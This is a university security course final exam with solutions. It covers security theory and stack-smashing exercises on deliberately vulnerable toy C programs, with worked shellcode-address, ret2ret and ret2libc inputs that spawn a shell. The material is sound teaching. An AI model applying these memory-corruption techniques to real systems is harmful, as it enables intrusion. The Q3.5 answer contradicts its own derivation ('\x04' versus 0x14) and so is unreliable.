CS 161 Spring 2025 — Introduction to Computer Security — Final

Solutions last updated: May 12, 2025

Name: _____

Student ID: _____

This exam is 170 minutes long.

Question:	1	2	3	4	5	6
Points:	0	9	11	15	15	12
Question:	7	8	9	10		Total
Points:	10	10	7	11		100

For questions with **circular bubbles**, you may select only one choice.


- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)
- ◍ Don't do this (it will be graded as incorrect)

For questions with **square checkboxes**, you may select one or more choices.

- ■ You can select
- ■ multiple squares (completely filled)

Anything you write outside the answer boxes or you ~~cross out~~ will not be graded. If you write multiple answers, your answer is ambiguous, or the bubble/checkbox is not entirely filled in, we may grade the worst interpretation.

Pre-exam activity - Crossword (0 points):



Across

4. Mascot who loves cookies EvanBot
5. Parroting attack Replay
6. ___ UNION, enemy of Caltopia GOBIAN
7. Default road sign password from lec. 1 DOTS

Down

1. Someone who exploits systems Hacker
2. Our Lecturer Peyrin
3. Shannon's ___ Maxim
6. Insecure C input function `gets`

Q1 *Honor Code* (0 points)

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

Read the honor code above and sign your name: _____

Q2 *True/False* **(9 points)**

Each true/false is worth half of a point.

Q2.1 EvanBot decides to revamp their home network infrastructure with security in mind from the beginning of the design.

True or False: This is an example of using fail-safe defaults.

○ (A) True ● (B) False

Solution: False. This is an example of designing with security from the start. The statement description has nothing to do with how to handle failures.

Q2.2 True or False: Non-executable pages always mark the stack as executable.

○ (A) True ● (B) False

Solution: False. Non-executable pages mark each section of memory as writable, or executable, but not both. The stack is writable, so it must be non-executable.

Q2.3 True or False: The off-by-one attack as seen in Project 1 involves overwriting the LSB of the RIP to point to the attacker's `SHELLCODE`.

○ (A) True ● (B) False

Solution: False. The off-by-one attack from Project 1 overwrites the LSB of the SFP, not the LSB of the RIP.

Q2.4 True or False: It is better to MAC-then-Encrypt rather than Encrypt-then-MAC, because the latter involves decrypting untrusted ciphertext before verifying integrity.

○ (A) True ● (B) False

Solution: False. MAC-then-Encrypt means that the data and MAC are all encrypted, so the recipient must first decrypt before verifying integrity.

The statement becomes true if you swap MAC-then-Encrypt and Encrypt-then-MAC.

Q2.5 True or False: In authenticated encryption, the same key should be used to both MAC and encrypt the message.

○ (A) True ● (B) False

Solution: False. We need to use different keys to avoid key reuse. Reusing the same key for two different algorithms can cause issues, such as the algorithms canceling each other out.

Q2.6 True or False: For a block cipher mode of operation to be IND-CPA secure, it must be deterministic.

○ (A) True ● (B) False

Solution: False. All deterministic schemes are not IND-CPA secure.

The statement becomes true if you replace "deterministic" with "non-deterministic."

Q2.7 True or False: Parameterized SQL is an effective defense against SQL injection.

● (A) True ○ (B) False

Solution: True. Parameterized SQL helps avoid user input being interpreted like SQL code.

Q2.8 True or False: It is possible for a single cookie to be sent to two URLs with different origins.

● (A) True ○ (B) False

Solution: True. Consider a cookie with domain `google.com`. This cookie could be sent to both `maps.google.com` and `images.google.com`.

`maps.google.com` and `images.google.com` have different domains, per the same-origin policy.

Q2.9 True or False: `https://google.com` and `https://google.com/maps` share the same origin.

● (A) True ○ (B) False

Solution: True. The protocol (HTTPS), domain (`google.com`), and port (blank, default to 443 for TLS) are all the same in both URLs.

Note that the paths are different (`/` and `/maps`), but the path is not checked when comparing origins of two URLs.

Q2.10 True or False: In WPA2, an attacker who leaks only the value of PSK can find the WiFi password without using brute force.

○ (A) True ● (B) False

Solution: False. The WiFi password is fed into a deterministic algorithm (e.g. hash, PRNG) to generate the PSK.

There is not necessarily a way to run this generation algorithm in reverse. In other words, given the PSK, there's no algorithm for recovering the WiFi password.

The only way to recover the WiFi password would be brute-force guessing passwords and checking if your guess generates the same PSK.

Q2.11 True or False: In TLS, a certificate is a signed message containing the server's domain, signed with the server's private key.

○ (A) True ● (B) False

Solution: False. It's signed with a certificate authority's private key, not the server's own private key.

Q2.12 True or False: After a TLS handshake completes, both parties use a single shared key to encrypt and MAC their messages.

○ (A) True ● (B) False

Solution: False, they derive separate key(s) for the server and client.

Q2.13 True or False: TLS can provide end-to-end encryption even when lower-level networking layers are compromised by a MITM.

● (A) True ○ (B) False

Solution: True. A lower-level attacker might become a MITM, but the MITM still has no way to tamper with the TLS connection since messages are encrypted and MACed.

Q2.14 True or False: DNS uses UDP instead of TCP because UDP has increased speed and lower overhead compared to TCP.

● (A) True ○ (B) False

Solution: True. Using UDP allows us to send data right away, without first completing a three-way handshake. This helps increase speed and lower overhead of DNS.

Q2.15 True or False: In DNS source port randomization, the name server's response packet has its source port field randomized to increase the difficulty of DNS spoofing.

○ (A) True ● (B) False

Solution: False. The client randomizes its source port, so in the name server's reply, the randomized number is the destination port.

Q2.16 True or False: SYN cookies enable a server to store state only after the TCP handshake completes.

● (A) True ○ (B) False

Solution: True. With SYN cookies enabled, the server only creates state for the TCP connection after the client sends back the ACK to complete the three-way handshake.

Q2.17 True or False: Signature-based detection is effective at stopping new attacks.

○ (A) True ● (B) False

Solution: False. Signature-based detection keeps a list of known attacks, and a new attack would likely not be on that list.

Q2.18 True or False: Polymorphic malware encrypts itself when propagating in order to obfuscate its source code.

● (A) True ○ (B) False

Solution: True. This is the definition of polymorphic malware.

Q2.19 (0 points) TRUE or FALSE: `EvanBot is a real bot.`

● (A) TRUE ○ (B) FALSE

Solution: `True. Only real bots use teletype text.`

Q3 *Looping Into The Ocean* **(11 points)**

Consider the following vulnerable C code:

```
1  void ocean(char* s, char* t) {
2      for (int i = 0; i < 20; i++) {
3          s[7-i] = t[i];
4      }
5  }
6
7  void whale() {
8      char tuna[20];
9      char salmon[8];
10
11     fread(tuna, 1, 20, stdin);
12     ocean(salmon, tuna);
13 }
14
15 int main() {
16     whale();
17     return 0;
18 }
```

RIP of `main`
SFP of `main`
RIP of `whale`
SFP of `whale`
`tuna`
(1)
`t`
(2)
(3)
SFP of `ocean`

Assumptions:

- All memory safety defenses are disabled.
- There is SHELLCODE stored at `0xDEADBEEF`.

Q3.1 (1 point) Fill the blanks in the stack diagram, assuming the program is paused on Line 3.

○	(A) (1) `tuna`	(2) RIP of `ocean`	(3) `s`
○	(B) (1) `s`	(2) `t`	(3) RIP of `ocean`
○	(C) (1) RIP of `ocean`	(2) `s`	(3) `t`
●	(D) (1) `salmon`	(2) `s`	(3) RIP of `ocean`

Q3.2 (1 point) What type of memory safety vulnerability is present in this code?

- ○ (A) Signed/unsigned
- ● (B) Out-of-bounds write
- ○ (C) Time-of-check to time-of-use
- ○ (D) Off-by-one

Solution: The out-of-bounds write occurs at Line 3. To see why, we can write out all the writes that occur:

- `i=0`: `s[7] = t[0]`
- `i=1`: `s[6] = t[1]`
- `i=2`: `s[5] = t[2]`
- `i=3`: `s[4] = t[3]`
- `i=4`: `s[3] = t[4]`
- `i=5`: `s[2] = t[5]`
- `i=6`: `s[1] = t[6]`
- `i=7`: `s[0] = t[7]`
- `i=8`: `s[-1] = t[8]`
- `i=9`: `s[-2] = t[9]`
- `i=10`: `s[-3] = t[10]`
- `i=11`: `s[-4] = t[11]`
- `i=12`: `s[-5] = t[12]`
- `i=13`: `s[-6] = t[13]`
- `i=14`: `s[-7] = t[14]`
- `i=15`: `s[-8] = t[15]`
- `i=16`: `s[-9] = t[16]`
- `i=17`: `s[-10] = t[17]`
- `i=18`: `s[-11] = t[18]`
- `i=19`: `s[-12] = t[19]`

Notice that for higher values of `i`, we start writing to negative indices for `s`.

Also, note that negative indices cause C to write out-of-bounds. Recall that in C, the syntax `arr[i]` is equivalent to `*(arr + i)`, so a negative index causes C to decrement the address of the start of the array, and dereference the result, to write somewhere below the array in memory.

There is no signed/unsigned vulnerability. The only integer is `i`, and there's no point where it's read as signed and unsigned at the same time.

There's no time-of-check-to-time-of-use vulnerability. The program never pauses at some point to allow us to change input that was previously validated.

There's no off-by-one vulnerability. The out-of-bounds write allows us to write more than one byte out of bounds.

Q3.3 (3 points) Provide an input to the `fread` on Line 11 that will execute SHELLCODE.

- ○ (A) `'A'*12 + '\xDE\xAD\xBE\xEF'`
- ● (B) `'A'*16 + '\xDE\xAD\xBE\xEF'`
- ○ (C) `'\xDE\xAD\xBE\xEF' + 'A'*12`
- ○ (D) `'A'*8 + '\xEF\xBE\xAD\xDE'`

Solution: The `fread` input is written into `tuna`. From the previous subpart's solution, we can see that the 20 bytes of `tuna` are then written *downwards* into memory (higher addresses to lower addresses), starting with the first byte written to `salmon[7]`, then subsequent bytes written to lower addresses, finishing with the last byte written to `salmon[-12]`.

Our goal is to overwrite an RIP with `0xDEADBEEF`, the address of shellcode. Since the input starts writing at `salmon[7]` and writes downwards, the only RIP we can overwrite is the RIP of `ocean` (the only RIP below `salmon[7]`).

Putting it all together, our stack diagram looks like this:

Stack	`salmon` index	Our exploit
RIP of `main`		
SFP of `main`		
RIP of `whale`		
SFP of `whale`		
`tuna`		
`salmon`	`salmon[0:8]`	`'A'*8`
`t`	`salmon[-4:0]`	`'A'*4`
`s`	`salmon[-8:-4]`	`'A'*4`
RIP of `ocean`	`salmon[-12:-8]`	`\xEF\xBE\xAD\xDE`
SFP of `ocean`		

Starting at `salmon[7]` and working downwards, we write 16 garbage bytes to overwrite all of `salmon`, all of `t`, and all of `s`. Then, we overwrite the RIP of `ocean` with our shellcode.

Note that the address is inputted as `\xDE\xAD\xBE\xEF`. The system is little-endian, so we want `\xEF` at the lowest memory address and `\xDE` at the highest address, just like in all other exploits. Since we're writing downwards, we should start by writing `\xDE` first at the highest address, and end by writing `\xEF` at the lowest address.

Another way to see why the address uses this order is to write the iterations of the for loop that write the address onto the stack:

- `i=16`: `s[-9] = t[16] = \xDE`
- `i=17`: `s[-10] = t[17] = \xAD`
- `i=18`: `s[-11] = t[18] = \xBE`
- `i=19`: `s[-12] = t[19] = \xEF`

When passing input into `fread` (which goes into `tuna`), we should input `\xDE` first and `\xEF` last. As a result, when the writes occur, `\xEF` appears at `s[-12]`, the lowest address, and `\xDE` appears at `s[-9]`, the highest address, as expected in a little-endian system.

Reminder: In a big-endian system, the most significant byte of a word is stored at the lowest memory address.

Consider a modified program running on a **big-endian** system, with the differences identified below:

```
1  void ocean(char* s, char* t) {
2      for (int i = 0; i < 17; i++) { // modified
3          s[7-i] = t[i];
4      }
5  }
6
7  void whale() {
8      char tuna[20];
9      char salmon[8];
10
11     fread(tuna, 1, 17, stdin); // modified
12     ocean(salmon, tuna);
13 }
14
15 int main() {
16     whale();
17     return 0;
18 }
```

This is the result of running `disas main` in GDB:

```
1 0x080010C4: push %ebp
2 0x080010C8: mov %esp, %ebp
3 ...
4 0x08020010: pop %ebp
5 0x08020014: ret
```

Suppose that the RIP of `ocean` holds the value `0x080200C4`, and you want to execute SHELLCODE at `0xDEADBEEF`.

Q3.4 (1 point) What type of memory safety exploit is this code vulnerable to?

- ● (A) ret2ret
- ○ (B) ret2libc
- ○ (C) Integer conversion
- ○ (D) `printf` vulnerability

Solution: The modification only allows us to write 17 bytes (instead of 20), again starting at `salmon[7]` and writing downwards. This means we are no longer able to overwrite the 3 lowest bytes of the RIP! We can still overwrite the highest byte of the RIP, though.

Since the system is big-endian, the highest byte of the RIP is the least-significant byte. The RIP of `ocean` is given as `0x080200C4`, so we can modify `0xC4`, but not the other 3 bytes.

Stack	`salmon` index	Our exploit
RIP of `main`		
SFP of `main`		
RIP of `whale`		
SFP of `whale`		
`tuna`		
`salmon`	`salmon[0:8]`	Can overwrite
`t`	`salmon[-4:0]`	Can overwrite
`s`	`salmon[-8:-4]`	Can overwrite
RIP of `ocean`	`salmon[-12:-8]`	Can only overwrite `salmon[-8] = 0xC4`
SFP of `ocean`		

One big clue that this is a `ret2ret` attack is the fact that we're given the address of a `ret` instruction. Also, the address of `ret` is `0x08020014`, which only differs from the existing RIP value (`0x080200C4`) in the lowest byte. This means that we can overwrite the `0xC4` with `0x14` to overwrite the RIP of `ocean` with the address of `ret`. This confirms that we're looking at a `ret2ret` attack.

This is not a `ret2libc` attack, because we're not jumping to any existing C library code (we're jumping to attacker shellcode).

This is not an integer conversion attack, because the only integer is `i` and it's never converted between signed/unsigned types.

This is not a `printf` vulnerability since that function never appears in the code.

Q3.5 (5 points) Give an input to the `fread` on Line 11 that executes SHELLCODE. If a part of the input can be any non-zero value, use `'A' * n` to represent `n` garbage bytes.

Solution: `'A' * 12 + '\xEF\xBE\xAD\xDE' + '\x04'`

Solution: First, a reminder: The `ret2ret` attack overwrites an RIP (and possibly values above it) with the address of `ret`. This causes the program to repeatedly execute `ret` instructions. Every `ret` instruction goes on the stack, takes the next value, treats it like an address, and jumps to that address.

If there are a bunch of addresses of `ret` written onto the stack, then the program will repeatedly go on the stack, read another `ret` address, and execute another `ret` instruction. Eventually, after popping off all the `ret` addresses, the next value on the stack should be an address we care about (e.g. address of shellcode), so that the final `ret` instruction jumps to that address we care about.

Now, we can construct our exploit. Continuing from the previous subpart, we'll overwrite the RIP of `ocean` (`0x080200C4`) with the address of a `ret` instruction (`0x08020014`). When `ocean` returns, the program will now jump to the `ret` instruction, which will go on the stack, take the next value (at `s`), and jump to that address. Therefore, we should put the address of shellcode at `s`.

Putting it all together, and remembering that we're writing downwards: We write 12 bytes of garbage to overwrite all of `salmon` and `t`. Then, we overwrite `s` with address of shellcode. Finally, we overwrite the LSB of the RIP of `ocean` with `0x14`.

Stack	`salmon` index	Our exploit
RIP of `main`		
SFP of `main`		
RIP of `whale`		
SFP of `whale`		
`tuna`		
`salmon`	`salmon[0:8]`	`'A'*8`
`t`	`salmon[-4:0]`	`'A'*4`
`s`	`salmon[-8:-4]`	`\xDE\xAD\xBE\xEF`
RIP of `ocean`	`salmon[-12:-8]`	`\x08\x02\x00`**`\x14`**
SFP of `ocean`		

Note that we input the shellcode address as `\xEF\xBE\xAD\xDE`, as we did in Project 1. This is because we're writing downwards (requiring one reverse), and the system is big-endian (requiring another reverse to restore the original order).

Another way to see why the address uses this order is to write the iterations of the for loop that write the address onto the stack:

- `i=16`: `s[-9] = t[16] = \xEF`
- `i=17`: `s[-10] = t[17] = \xBE`
- `i=18`: `s[-11] = t[18] = \xAD`
- `i=19`: `s[-12] = t[19] = \xDE`

When passing input into `fread` (which goes into `tuna`), we should input `\xEF` first and `\xDE` last. As a result, when the writes occur, `\xDE` appears at `s[-12]`, the lowest address, and `\xAD` appears at `s[-9]`, the highest address, as expected in a big-endian system.

Q4 *printf("This looks familiar... ")* (15 points)

Consider the following vulnerable C code:

```
1  void stack_editor(unsigned int num_commands) {
2      char clipboard[4];
3      char* arg_ptr = clipboard + 4;
4
5      char* commands = malloc(num_commands + 1);
6      fgets(commands, num_commands + 1, stdin);
7
8      for (int i = 0; i < num_commands; i++) {
9          char next_cmd = commands[i];
10
11         if (next_cmd == 'C') { // Copy and Skip
12             memcpy(clipboard, arg_ptr, 4);
13             arg_ptr += 4;
14         } else if (next_cmd == 'V') { // Paste and Skip
15             memcpy(arg_ptr, clipboard, 4);
16             arg_ptr += 4;
17         } else if (next_cmd == 'D') { // Decrement
18             (*((char*) arg_ptr)) -= 4;
19         } else if (next_cmd == 'S') { // Skip 4 Bytes
20             arg_ptr += 4;
21         }
22     }
23     free(commands);
24 }
25
26 void main() {
27     char sh_str[4] = "sh\0\0";
28
29     system("ls -al");
30     stack_editor(8);
31 }
```

HINT: The syntax `(*((char*) arg_ptr)) -= 4;` *goes to address* `arg_ptr` *in memory, and subtracts 4 from the value at that address.*

Assume ASLR and non-executable pages are enabled, but all other memory safety defenses are disabled.

This is the result of running `disas main` in GDB:

```
1 0x08076030: call system
2 0x08076034: add $4, %esp
3 0x08076038: push $8
4 0x0807603C: call stack_editor
5 0x08076040: add $4, %esp
```

Q4.1 (1 point) Where does the SFP of `stack_editor` point to if the program is paused at Line 2?

- ● (A) SFP of `main`
- ○ (B) commands
- ○ (C) RIP of `stack_editor`
- ○ (D) RIP of `stack_editor` + 4

Solution: x86 calling convention is set up such that in normal non-malicious execution, the SFP always points at the previous stack frame's SFP.

If you didn't remember this, this can also be derived by following the steps of the calling convention.

Before calling `stack_editor`, only the `main` stack frame exists:

RIP of `main`	
SFP of `main`	← EBP
`sh_str`	← ESP

Step 1 in calling a function is pushing arguments on the stack:

RIP of `main`	
SFP of `main`	← EBP
`sh_str`	
`num_commands`	← ESP

Steps 2-3 are pushing the RIP (old EIP) on the stack and moving EIP to the `stack_editor` code (EIP not shown in diagram):


RIP of `main`	
SFP of `main`	← EBP
`sh_str`	
`num_commands`	
RIP of `stack_editor`	← ESP

Step 4 (first line in `stack_editor` prologue) is to push the SFP (old EBP) value onto the stack.

At this point, we can see that the EBP is pointing at the SFP of `main`, so when we push the old EBP value on the stack, the resulting SFP will point to the SFP of `main`.

RIP of `main`	
SFP of `main`	← EBP
`sh_str`	
`num_commands`	
RIP of `stack_editor`	
SFP of `stack_editor`	← ESP

Q4.2 (2 points) Suppose we run this program with input DDCVSSSS to the `fgets` on Line 6. Assume **for this subpart only** that the address of `clipboard` on the stack is 0xFFFFFF00, and 0x08076000 is the value stored in RIP of `stack_editor`.



Fill in the values of the missing stack entries for the stack after the for-loop in `stack_editor` finishes executing, but before `stack_editor` returns.

● (A) (1) 0xFFFFFF0C (2) 0xFFFFFF0C ○ (C) (1) 0x08076000 (2) 0xFFFFFF16

○ (B) (1) 0xFFFFFF0C (2) 0xFFFFFF08 ○ (D) (1) 0x08076008 (2) 0xFFFFFF08

Solution: Let's fill in known addresses and values on the stack diagram. From the previous subpart, the SFP of `stack_editor` points at the SFP of `main`.

Also, when the for-loop starts, `arg_ptr = clipboard + 4`, which is also labeled below.

Address	Value	
0xFFFFFF18	RIP of `main`	
0xFFFFFF14	SFP of `main`	
0xFFFFFF10	`sh_str`	
0xFFFFFF0C	`num_commands`	
0xFFFFFF08	RIP of `stack_editor` = 0x08076000	
0xFFFFFF04	SFP of `stack_editor` = 0xFFFFFF14	← `arg_ptr`
0xFFFFFF00	`clipboard`	
0xFFFFFEFC	`arg_ptr`	
0xFFFFFEF8	`commands`	
0xFFFFFEF4	`next_cmd`	

The input starts with DD. Each D takes the value that `arg_ptr` is pointing at, and decrements it by 4. Therefore, DD causes a decrement of 8 in total:

Address	Value	
0xFFFFFF18	RIP of main	
0xFFFFFF14	SFP of main	
0xFFFFFF10	sh_str	
0xFFFFFF0C	num_commands	
0xFFFFFF08	RIP of stack_editor = 0x08076000	
0xFFFFFF04	SFP of stack_editor = 0xFFFFFF0C	← arg_ptr
0xFFFFFF00	clipboard	
0xFFFFFEFC	arg_ptr	
0xFFFFFEF8	commands	
0xFFFFFEF4	next_cmd	

The next character is C, which takes the value that arg_ptr is pointing at, and writes that value into clipboard. So now clipboard holds the value 0xFFFFFF0C. Also, arg_ptr is incremented, so that it now points at the next value on the stack.

Address	Value	
0xFFFFFF18	RIP of main	
0xFFFFFF14	SFP of main	
0xFFFFFF10	sh_str	
0xFFFFFF0C	num_commands	
0xFFFFFF08	RIP of stack_editor = 0x08076000	← arg_ptr
0xFFFFFF04	SFP of stack_editor = 0xFFFFFF0C	
0xFFFFFF00	clipboard	
0xFFFFFEFC	arg_ptr	
0xFFFFFEF8	commands	
0xFFFFFEF4	next_cmd	

The next character is V, which takes the value on clipboard (currently 0xFFFFFF0C), and writes that value to the place that arg_ptr is pointing at. Also, arg_ptr is incremented.

Address	Value	
0xFFFFFF18	RIP of main	
0xFFFFFF14	SFP of main	
0xFFFFFF10	sh_str	
0xFFFFFF0C	num_commands	← arg_ptr
0xFFFFFF08	RIP of stack_editor = 0xFFFFFF0C	
0xFFFFFF04	SFP of stack_editor = 0xFFFFFF0C	
0xFFFFFF00	clipboard	
0xFFFFFEFC	arg_ptr	
0xFFFFFEF8	commands	
0xFFFFFEF4	next_cmd	

The remaining characters are SSSS. This causes arg_ptr to be incremented 4 times (beyond the end of our stack), but it does not change any of the values on the stack.

Address	Value	← arg_ptr
0xFFFFFF18	RIP of main	
0xFFFFFF14	SFP of main	
0xFFFFFF10	sh_str	
0xFFFFFF0C	num_commands	
0xFFFFFF08	RIP of stack_editor = 0xFFFFFF0C	
0xFFFFFF04	SFP of stack_editor = 0xFFFFFF0C	
0xFFFFFF00	clipboard	
0xFFFFFEFC	arg_ptr	
0xFFFFFEF8	commands	
0xFFFFFEF4	next_cmd	

We're done processing the input, so to get our answer, we just read the values of RIP of `stack_editor` and SFP of `stack_editor` off our stack.

For the next two subparts only, assume that the code section is not randomized in ASLR (i.e. the addresses given in the assembly printout do not change between executions).

Q4.3 (1 point) What is the value stored in RIP of `stack_editor` if the program is paused at Line 2?

- ○ (A) `0x08076038`
- ○ (B) `0x0807603C`
- ● (C) `0x08076040`
- ○ (D) `0x08076044`

Solution: The value of the RIP tells us what instruction to execute next after the current function (`stack_editor`) returns.

`stack_editor` was called by `main` on this line:
`0x0807603C: call stack_editor`

So after `stack_editor` returns, we should go back to the next line of `main`:
`0x08076040: add $4, %esp`

Note that `0x0807603C` is incorrect. If `stack_editor` returned to this address, then the code would immediately run `call stack_editor` again and call the function a second time, which is not the correct behavior.

Q4.4 (1 point) What is the address of the `call system` instruction within the assembly code for `main`?

- ● (A) `0x08076030`
- ○ (B) `0x08076034`
- ○ (C) `0x08076038`
- ○ (D) `0x0807603c`

Solution: This answer can be directly read off the GDB disassembly output:

`0x08076030: call system`

Q4.5 (8 points) Provide an input **of exactly 8 characters** to the `fgets` on Line 6 that causes `system("sh")` to execute.

Pick **one character** (C, V, D, or S) from each row. For example, to input `CCCCDDVV`, chose "C" for the first four rows, then "D" for the next two rows, and then "V" for the last two rows.

HINT: Your post-exploit stack should look similar to a ret2libc exploit stack. Note that unlike the ret2libc as shown in lecture, we do not need to place 4 bytes of garbage below our argument to `system` *(why might this be?).*

☐ (A) Select this box to get 1 point and void your attempt at this subpart.

○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S
○ (A) C	○ (B) V	○ (C) D	○ (D) S

Q4.6 (2 points) The hint for the previous subpart specified that, unlike in the ret2libc shown in lecture, we do not need to place 4 garbage bytes below our argument to `system`. Which option best explains why this is the case?

○ (A) The argument to `stack_editor` effectively functions as the four bytes of garbage.

● (B) The `call` instruction pushes the RIP of `system` onto the stack before moving the EIP.

○ (C) The exploit is not ret2libc, but rather a ret2ret into the address of `system`.

○ (D) The `sh_str` variable is already on the stack and doesn't need to be placed by the exploit.

Solution:

Correct answer: DCDDDDSV

Solution Part 1: Draw the desired stack after successful exploit.

Source code of `main`. The addresses in decimal are just placeholders to illustrate relative addressing, since ASLR is enabled and we don't know absolute addresses.

```
1     20: call system
2     24: add $4, %esp
3     28: push $8
4     32: call stack_editor
5     36: add $4, %esp
```

The initial stack looks like this. Again, the addresses in decimal are just placeholders for illustration. The RIP has value 36, per the reasoning in Q4.3. The SFP has value 132, per the reasoning in Q4.1.

Address	Value
136	RIP of `main`
132	SFP of `main`
128	`sh_str`
124	`num_commands`
120	RIP of `stack_editor` = 36
116	SFP of `stack_editor` = 132
112	`clipboard`
108	`arg_ptr`
104	`commands`
100	`next_cmd`

Following the hint, our goal is to make a `ret2libc` attack, so we want to overwrite the RIP with the address of `call system`, and put the argument `&sh_str` above the RIP. Also, per the hint, we will not put 4 bytes of garbage between the RIP and the argument (though we normally do).

Note that C passes string arguments as pointers (i.e. the argument is the address of the string), which is why the argument directly above the RIP is 128, the address of `sh_str`.

Address	Value
136	RIP of `main`
132	SFP of `main`
128	`sh_str`
124	`num_commands` = 128
120	RIP of `stack_editor` = 20
116	SFP of `stack_editor` = 132
112	`clipboard`
108	`arg_ptr`
104	`commands`
100	`next_cmd`

Now, when `stack_editor` returns, we will go to address `20`, which is `call system`. Then, `system` will look on the stack for arguments and find `128`, which is the address of `sh_str` (our desired argument, passed in as an address).

Solution:

Solution Part 2: Construct stack using only CDSV input.

From Part 1, there's only two values we need to change on the stack. The remaining challenge is how to get those two values changed only using C, D, S, V inputs.

Changing RIP of `stack_editor` from `36` to `20` can be achieved using `DDDD` to decrement the value 4 times (each decrement does `-=4`, for a total of `-=16`.

Setting `num_commands` to `128` is harder. Decrementing won't work since the original value in `num_commands` was 8, and there's no way to decrement 8 and reach 128.

Instead, we can achieve this by using the copy-paste functionality. Intuitively, we will first decrement SFP of `stack_editor` once from `132` to `128`. Then we'll copy this value `128` onto the clipboard, and paste it into `num_commands` at the appropriate time.

Putting it all together, our exploit needs to do these things (not necessarily in this order):

- Decrement `132` to `128`.
- Copy `128` onto `clipboard`.
- Paste `128` into `num_commands`.
- Decrement `36` to `20`.

For the below walkthrough, red is used to identify a value changed in that step, and orange to identify a stack value that has been previously changed but did not change in that step.

Starting state: Clipboard has garbage.

Address	Value	
136	RIP of `main`	
132	SFP of `main`	
128	`sh_str`	
124	`num_commands`	
120	RIP of `stack_editor` = 36	
116	SFP of `stack_editor` = 132	← `arg_ptr`
112	`clipboard`	
108	`arg_ptr`	
104	`commands`	
100	`next_cmd`	

We can decrement `132` to `128` with a `D` (decrement) operation.

State after D: Clipboard has garbage.

Address	Value	
136	RIP of `main`	
132	SFP of `main`	
128	`sh_str`	
124	`num_commands`	
120	RIP of `stack_editor` = 36	
116	SFP of `stack_editor` = 128	← `arg_ptr`
112	`clipboard`	
108	`arg_ptr`	
104	`commands`	
100	`next_cmd`	

Before moving `arg_ptr` upwards, let's copy 128 on the stack so we can use it later.

State after DC: Clipboard has 128.

Address	Value	
136	RIP of `main`	
132	SFP of `main`	
128	`sh_str`	
124	`num_commands`	
120	RIP of `stack_editor` = 36	← `arg_ptr`
116	SFP of `stack_editor` = 128	
112	`clipboard`	
108	`arg_ptr`	
104	`commands`	
100	`next_cmd`	

Now that we're at the 36, let's decrement 4 times to change this value to 20.

State after DCDDDD: Clipboard has 128.

Address	Value	
136	RIP of `main`	
132	SFP of `main`	
128	`sh_str`	
124	`num_commands`	
120	RIP of `stack_editor` = 20	← `arg_ptr`
116	SFP of `stack_editor` = 128	
112	`clipboard`	
108	`arg_ptr`	
104	`commands`	
100	`next_cmd`	

Now we can move to the next value on the stack with S (skip).

State after DCDDDDS: Clipboard has 128.

Address	Value	
136	RIP of `main`	
132	SFP of `main`	
128	`sh_str`	
124	`num_commands`	← `arg_ptr`
120	RIP of `stack_editor` = 20	
116	SFP of `stack_editor` = 128	
112	`clipboard`	
108	`arg_ptr`	
104	`commands`	
100	`next_cmd`	

Finally, we take our 128 on the clipboard and paste it onto `num_commands`, and we're done.

State after DCDDDDSV: Clipboard has 128.

Address	Value	
136	RIP of `main`	
132	SFP of `main`	
128	`sh_str`	← `arg_ptr`
124	`num_commands` = 128	
120	RIP of `stack_editor` = 20	
116	SFP of `stack_editor` = 128	
112	`clipboard`	
108	`arg_ptr`	
104	`commands`	
100	`next_cmd`	

Solution: Q4.6: Why do we not need garbage?

The key difference between this exploit and a standard `ret2libc` exploit is where we're jumping after the function returns.

In the standard exploit, we overwrite RIP with the address of `system` itself, so when the function returns, we jump immediately to the start of `system`.

In this exploit, we overwrite RIP with the address of `call system`, so when the function returns, we jump to `call system` and execute that `call` instruction to enter `system`.

